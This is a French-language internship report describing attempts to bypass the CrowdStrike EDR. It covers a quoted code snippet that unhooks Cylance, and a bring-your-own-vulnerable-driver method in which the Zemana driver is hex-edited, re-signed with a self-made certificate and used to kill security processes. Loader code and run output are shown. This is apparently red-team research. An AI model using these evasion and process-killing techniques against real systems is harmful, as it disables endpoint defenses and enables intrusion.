

# Rapport - Remana

## Introduction

Dans le cadre de mon alternance au sein de C+, un petit projet intéressant me fut proposé, celui de trouver un moyen de passer les protections mises en place par l'EDR CrowdStrike. Cette épopée fut longue et complexe, demandant un certains montant de recherche pour finalement atteindre un premier résultat.

## La recherche


En premier lieu, avant de trouver quelque chose, il m'a fallu un certains temps de recherche sur différents articles pour comprendre les techniques en vigueur mais aussi pour comprendre comment fonctionne un EDR.

La première chose qu'on apprend c'est, concrètement, la différence entre un Antivirus et un EDR. Celle qui est mise en avant le plus souvent est que l'Antivirus ne fait que vérifier dans une base de Hash pour confirmer une potentiel infection, contrairement à un EDR qui lui ce "hook" sur les appels système de Windows pour analyser le comportement de l'exécution.

```
[*] [NtRaiseHardError] -- 4C 8B D1 B8 73 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReadFile] -- 4C 8B D1 B8 06 00 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReadFileScatter] -- 4C 8B D1 B8 2E 00 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReadOnlyEnlistment] -- 4C 8B D1 B8 74 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReadRequestData] -- 4C 8B D1 B8 54 00 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReadVirtualMemory] -- 4C 8B D1 B8 3F 00 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReadVirtualMemoryEx] -- 4C 8B D1 B8 75 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtRecoverEnlistment] -- 4C 8B D1 B8 76 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtRecoverResourceManager] -- 4C 8B D1 B8 77 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtRecoverTransactionManager] -- 4C 8B D1 B8 78 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtRegisterProtocolAddressInformation] -- 4C 8B D1 B8 79 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtRegisterThreadTerminatePort] -- 4C 8B D1 B8 7A 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReleaseKeyedEvent] -- 4C 8B D1 B8 7B 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReleaseMutant] -- 4C 8B D1 B8 20 00 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReleaseSemaphore] -- 4C 8B D1 B8 0A 00 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReleaseWorkerFactoryWorker] -- 4C 8B D1 B8 7C 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtRemoveIoCompletion] -- 4C 8B D1 B8 09 00 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtRemoveIoCompletionEx] -- 4C 8B D1 B8 7D 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtRemoveProcessDebug] -- 4C 8B D1 B8 7E 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtRenameKey] -- 4C 8B D1 B8 7F 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtRenameTransactionManager] -- 4C 8B D1 B8 80 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReplaceKey] -- 4C 8B D1 B8 81 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReplacePartitionUnit] -- 4C 8B D1 B8 82 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReplyPort] -- 4C 8B D1 B8 0C 00 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReplyWaitReceivePort] -- 4C 8B D1 B8 0B 00 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReplyWaitReceivePortEx] -- 4C 8B D1 B8 2B 00 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtReplyWaitReplyPort] -- 4C 8B D1 B8 83 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtRequestPort] -- 4C 8B D1 B8 84 01 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
[*] [NtRequestWaitReplyPort] -- 4C 8B D1 B8 22 00 00 00 F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F
```

Les différents appels système de Windows

Donc le but est d'analyser les différents appels système et de trouver l'espace où se loge notre EDR pour couper cette analyse ou bien la remplacer. Le problème réside néanmoins dans le désassemblage des fonctions ainsi que la compréhension qui est longue et complexe.



Fonctionnement d'un EDR sur Kernerl32.dll

Le problème de cette technique c'est que Crowdstrike fait bien les choses et, à titre personnel, je n'ai jamais pu trouver où il se logeait ni comment retirer cette espace d'analyse dans les syscalls. Mais, on trouve sur différents articles, des exemples sur d'autres EDR comme Cylance.

Ici même, un exemple de code fait pour le neutraliser, retirant le hook mis en place pour assurer l'analyse.


```

// Remove Cylance hook from DLL export
void removeCylanceHook(const char *dll, const char *apiName, char code) {
    DWORD old, newOld;
    void *procAddress = GetProcAddress(LoadLibraryA(dll), apiName);
    printf("[*] Updating memory protection of %s!%s\n", dll, apiName);
    VirtualProtect(procAddress, 10, PAGE_EXECUTE_READWRITE, &old);
    printf("[*] Unhooking Cylance\n");
    memcpy(procAddress, "\x4c\x8b\xd1\xb8", 4);
    *((char *)procAddress + 4) = code;
    VirtualProtect(procAddress, 10, old, &newOld);
}
  
```

PoC pour le unhooking sur Cylance

Alors, en voyant ça, on pourra se demander si ce n'est pas dangereux d'altérer nos fonctions système, celle qui régissent littéralement notre windows et permet de le faire fonctionner. La réponse est non car on se sert d'une copie de nos syscalls présent dans la dll "NTDLL.dll".

Ce qui est d'autant plus intéressant, c'est qu'on se sert d'une section inutile de notre fichier DLL pour y injecter notre code ou remplacer celui de l'EDR.





Un schéma montrant comment retirer le hook de l'EDR en appliquant une version "fresh" de NTDLL en mémoire

Tout ceci, donc, fut ma première piste de recherche et après de longues heures de codage intensif pour retrouver CS, j'ai finalement préféré m'orienter vers une autre technique qui fut, cette fois-ci, fructueuse.

## Un exploit

Un article, plutôt récent, parle d'une technique capable de tuer n'importe quel EDR et Antivirus présent sur un poste grâce à l'utilisation d'un driver signé exploitable. Celui-ci comporte une faille permettant de mettre fin, avec des droits Kernel, à des processus. Alors bien sûr, si c'est paru sur internet, la plus part du temps, un contre est sortie pour parer à celui-ci mais j'ai quand même voulu tester.


Je me suis donc mis en tête de tester celui-ci sans rien toucher de l'original et bien sûr, CS m'a stoppé avec ceci comme alerte.

ACTION TAKEN	 Process killed
SEVERITY	 High
OBJECTIVE	Follow Through
TACTIC & TECHNIQUE	Execution via Exploitation for Client Execution
TECHNIQUE ID	T1203
IOA NAME	VulnerableDriverLoaded
IOA DESCRIPTION	A process unexpectedly loaded a driver with known vulnerabilities. Investigate the process tree.

Alerte CS sur le driver Zemana

Cette alerte est très intéressante sur un point en particulier, le “**known vulnerabilities**”. Il semble donc que CS se sert d’une base de Hash pour identifier notre driver, plus précisément, sa signature.


A partir de ce moment là, il suffit de modifier notre driver exploitable. On va altérer celui-ci en modifiant une lettre dans son nom et en bougeant son emplacement d’enregistrement en ouvrant le fichier “.sys” en Hexa.



## Hex du fichier Zemana.sys

Cela va avoir pour effet de changer son Hash, ensuite, on va altérer sa signature. En premier lieu, on retire l'ancienne, le nettoyant totalement. On va générer un certificat bidon et ensuite l'appliquer sur notre driver.

La principal amélioration ce trouve ici, le fait d'utiliser un certificat auto-signé ne permet pas à notre exploit d'être utilisable n'importe où. En effet, pour pouvoir installer un driver comme celui-ci, il faut activer le mode test de windows mais aussi, installer l'autorité de certification relié à notre certificat sur le poste qu'on souhaite infecter. Néanmoins, sur un poste comportant CS, rien ne m'a empêché de mener toute ses actions.



Signature de notre nouveau driver exploitable reconnu par Windows


Arrive donc le moment où nous devons modifier notre code qui installe le driver mais aussi l'exécute, on va en premier lieu, modifier le nom utilisé pour se repérer et on va le compiler en s'assurant d'offusquer au maximum notre élément.

```

218     else {
219         printf("driver not found !!\n");
220         return (-1);
221     }
222     printf("Loading %s driver .. \n", fileData.cFileName);
223
224     if (loadDriver(FullDriverPath)) {
225         printf("failed to load driver ,try to run the program as administrator!!\n");
226         return (-1);
227     }
228
229     printf("driver loaded successfully !!\n");
230
231     HANDLE hDevice =
232         CreateFile(L"\\\\.\\RemanaAntiMalware", GENERIC_WRITE | GENERIC_READ, 0,
233                 NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
234
235     if (hDevice == INVALID_HANDLE_VALUE) {
236         printf("Failed to open handle to driver !! ");
237         return (-1);
238     }
239
240     unsigned int input = GetCurrentProcessId();

```


Extrait du code de Remana



Résumé synthétique du code

Après s'être assuré que tout est bon, on compile et on lance notre exploit et là.






```
driver path: C:\Users\rhenar\Desktop\remana.sys
Loading remana.sys driver ..
Service already exists.
Starting service...
driver loaded successfully !!
process registered in the trusted list 80002010 !!
Terminating ALL EDR/XDR/AVs ..
keep the program running to prevent windows service from restarting them
terminated CSFalconService.exe
failed to terminate CSAgent !!
failed to terminate CSFalconContainer.exe !!
failed to terminate CSFalconContainer.exe !!
failed to terminate CSFalconContainer.exe !!
terminated SecurityHealthService.exe
failed to terminate CSAgent !!
```

Remana coupant les différents services de CS

On remarque donc que les services lié à CS sont stoppé par notre exploit, on peut notamment constater que Windows Defender n'est pas épargné.

On va confirmer cet arrêt des services CS par l'impossibilité d'utiliser le RTR.



RTR de CS sur la machine infecté

Félicitations !... ou pas vraiment...

## La suite



Le problème de cet exploit c'est que cela coupe seulement les services récupéré par le dump fait par notre code mais CS est plus intelligent que ça et ne met pas tout ses moyens de protection sur des services.

Le CSAgent, moteur même de notre EDR, est exécuté en tant que Driver et est donc passé sous les radars de notre exploit.

La prochaine chose à faire, donc, est de trouver un moyen de modifier le code pour y inclure la détection de notre driver et le faire fermer par les droits kernel obtenus grâce au driver Remana exploitable.